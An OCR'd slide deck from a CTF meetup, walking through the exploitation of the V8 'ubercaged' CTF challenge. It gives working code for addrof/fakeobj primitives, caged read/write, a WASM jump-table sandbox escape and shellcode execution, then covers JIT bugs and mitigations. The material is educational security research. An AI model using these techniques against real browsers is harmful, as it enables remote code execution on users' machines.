
And even get some useful info from inside the interpreter

```
%DebugPrint(obj)
```

[4] https://github.com/NathanaelA/v8-Natives/blob/master/README.md

Bug Classes 🐛


Bug Classes



[5] https://www.chromium.org/Home/chromium-security/memory-safety/

Exploitation 🧨

The Flow


🐛🐜
addrof
fakeobj
read_caged
write_caged
Ubercage escape
read_arb
write_arb
wasm code overwrite?
shellcode execution
Sandbox escape

Übercaged Case Study

Simple and easy to follow OOB example.
No index checks during `writeAt` and `readAt` operations, allowing to write and read arbitrary memory relative to the array base.

```
var oob_array = [1.1, 2.2, 3.3, 4.4]
oob_array.writeAt(0x1337, 0x42424242n.i2f());

// Crash: Segmentation fault
```

#0 Preliminaries

```
// conversation arrays
var conversion_buffer = new ArrayBuffer(8);
var float_view = new Float64Array(conversion_buffer);
var int_view = new BigUint64Array(conversion_buffer);

// Convert BigInt to float representation
BigInt.prototype.i2f = function () {
    int_view[0] = this;
    return float_view[0];
}

// Convert a Number (float) to integer representation
Number.prototype.f2i = function () {
    float_view[0] = this;
    return int_view[0];
}

// Set the lowest bit to represent a tagged pointer
BigInt.prototype.tag = function () {
    return this | 1n;
};

...
```

- Conversions
- Value Tagging
- String representation
- High/Low dwords
- etc


#1 AddrOf and FakeObj

```
var compressed_address_extractor = [{}, {}, {}]
// oob read/write arrays contain floats, to be able to read/write pointers as floats
var oob_array = [1.1, 2.2, 3.3, 4.4]
// Array whose elements ptr we'll corrupt to achieve caged arb read/write
var rw_array = [1.1, 2.2, 3.3, 4.4]

// Get the offset of object inside v8's ubercage
function v8h_addrOf(obj) {
  compressed_address_extractor[0] = obj;
  return compressed_address_extractor.readAt(0).f2i().low();
}

// Get a fake object with the given offset
function v8h_fakeObj(offset) {
    compressed_address_extractor[0] = offset.i2f();
    return compressed_address_extractor[0];
}
```

#1 AddrOf and FakeObj



#2 Caged Read and Write

```
function v8h_read64(offset) {
    // Read the old value and update only the offset part
    let updated = (oob_array.readAt(12).f2i() & 0xffffffff00000000n) | offset.tag();
    // Backing "caged pointer" of the rw_array
    oob_array.writeAt(12, updated.i2f());
    return rw_array[0].f2i();
}

function v8h_write64(offset, value) {
    // Read the old value and update only the offset part
    let updated = (oob_array.readAt(12).f2i() & 0xffffffff00000000n) | offset.tag();
    // Backing "caged pointer" of the rw_array
    oob_array.writeAt(12, updated.i2f());
    rw_array[0] = value.i2f();
}
```

#2 Caged Read and Write

Now it is possible to read/write any value inside the v8 heap!

What’s next?!

#3 Ubercage

An in-process sandbox for V8 to prevent an attacker who successfully exploited a V8 vulnerability, and thus is able to corrupt objects inside the V8 heap, from corrupting other memory in the process and thus from executing arbitrary code. In essence, this will turn arbitrary writes originating from V8 vulnerabilities into **bounded writes** 😫

#3 Ubercage Escape

Plan:
Look for “native” pointers that still can be accessed inside the V8 heap.

#3 Ubercage Escape

`jumptable_ptr` of the **WASM** object to the rescue!

1. Allows to find the address of the compiled wasm code.
2. Get the PC control when a new wasm function is called for the first time.

#3 Ubercage Escape

"Gadget" to smuggle the bytes that represent x86/64 instruction: `mov QWORD PTR [rax], rdx`

```
(func $arb_write_gadget (export "arb_write_gadget")
  (result i64)
  i64.const 0x90909090_90108948 ;; mov QWORD PTR [rax], rdx;
)
```

#3 Ubercage Escape

Gadget to achieve one-shot arbitrary write outside of the heap sandbox (used to overwrite the `arb_write64`)

```
;; We use this function to overwrite the beginning of
arb_write64 with the arb_write_gadget = mov QWORD PTR
[rax], rdx;
(func $arb_write64_one_shot (export "arb_write64_one_shot")
  (param $addr i64)  ;; Address to write to (rax)
  (param $value i64) ;; 64-bit integer to write (rdx)
  (result i64)

  i64.const 0x90909090_90909090
)
```

#3 Ubercage Escape

Gadget to actuall get the multi-shot arbitrary write

```
;; This one is the multishot version of the previous
one
(func $arb_write64 (export "arb_write64")
  (param $addr i64)  ;; Address to write to (rax)
  (param $value i64) ;; 64-bit integer to write (rdx)
  (result i64)

  i64.const 0x90909090_90909090
)
```

#3 Ubercage Escape

Finally, the last 2 – shellcode buffer and a shellcode execution trigger

```
;; This one is the location where we will write the
shellcode
(func $shellcode_buffer (export "shellcode_buffer")
  (result i64)
  i64.const 0x90909090_90909090
)

;; This function will trigger the shellcode execution
(func (export "exec_shellcode")
  nop
)
```

#3 Ubercage Escape

1. Overwrite the function pointer with the address of the smuggled gadget
2. Call the `arb_write64_one_shot`. Because it's called for the first time it will trigger the function pointer call, the arguments will be in the `rax` and `rdx` respectively.
3. Finally, the call will overwrite the beginning of `arb_write64` with the unchecked arbitrary write gadget.

```
// Jump to the "smuggled" gadget (mov QWORD PTR [rax], rdx;)
v8h_write64(
    wasm_instance_offset + JUMP_TABLE_PTR_OFF,
    arb_write64_gadget_addr - 5n
);
arb_write64_one_shot(
    arb_write64_instr_to_overwrite_addr,
    0x9090909090108948n
);
```

#4 Arbitrary Read and Write

Now, the call to `arb_write64` will allow us to write arbitrary qwords to any address 🎉

#5 Shellcode Execution

```
// shellcode to send /ubercaged/flag.txt to 127.0.0.1:1337
let shellcode = [0x9090909090909090n, ...]

shellcode.forEach((value, index) => {
    arb_write64(shellcode_buffer_addr + BigInt(index * 8), value);
});

// Jump to the shellcode
v8h_write64(wasm_instance_offset + JUMP_TABLE_PTR_OFF, shellcode_buffer_addr - 5n);
exec_shellcode();
```

#5 Shellcode Execution

Win! 😎

#1337 About Some Other Bugs

- JIT Optimizations missing some corner cases:
  - The typer sets the type of Math.expm1 to be Union(PlainNumber, NaN). This is missing the `-0` case: `Math.expm1(-0)` returns `-0`.
- So, the following expression is assumed to be always false:

```
Object.is(Math.expm1(-0), -0)
```

- But it can be true or false at runtime!
- During the optimization passes the compiler might remove some important checks (such as bounds checks), that wouldn't have been removed if the typing was performed correctly! Leaving us with exploitable bugs 😎

[5] https://project-zero.issues.chromium.org/issues/42450781 [6] https://abiondo.me/2019/01/02/exploiting-math-expm1-v8/

Mitigations 🔐

Mitigations

- All the default things: Stack Cookies 🍪, ASLR, …
- V8 Heap Sandbox (Ubercage)
- PKEY mprotect
- Renderer Sandbox
- CFI/CFG/CET
- Great code quality (SAST, DAST, Safe Alternatives, Miracle Pointers, …)

Fuzzing 🎁

Fuzzing

- DOM Fuzzing
- JS Fuzzing (Fuzzilli)
- CSS/…
- IPC (Mojo + Legacy)

Всех с Наступающим Новым Годом и Рождеством! 🎄🎅

Questions ❓

🔍 Resources

Resources

- https://github.com/Team-Drovosec/sasctf-quals-2024/tree/main/tasks/pwn-ubercaged
- https://docs.google.com/presentation/d/1_eLlVzcj94_G4r9j9d_Lj5HRKFnq6jgpuPJtnmIBs88/
- https://docs.google.com/presentation/d/1chhN90uB8yPaIhx_h2M3lPyxPgdPmkADqSNAoXYQiVE/edit
- https://docs.google.com/presentation/d/1HgDDXBYqCJNasBKBDf9szap1j4q4wnSHhOYpaNy5mHU/edit#slide=id.g17d335048f_1_2672
- https://docs.google.com/presentation/d/1OqjVqRhtwlKeKfvMdX6HaClu9wpZsrzqplVIwQSuiXQ/edit
- https://github.com/NathanaelA/v8-Natives/blob/master/README.md

🔍 Resources

- https://v8.dev/blog/sandbox
- https://abiondo.me/2019/01/02/exploiting-math-expm1-v8/

BI.ZONE

НИЯУ МИФИ

MEPHI CTF × BI.ZONE MEET UP

17.12.
2024

SPR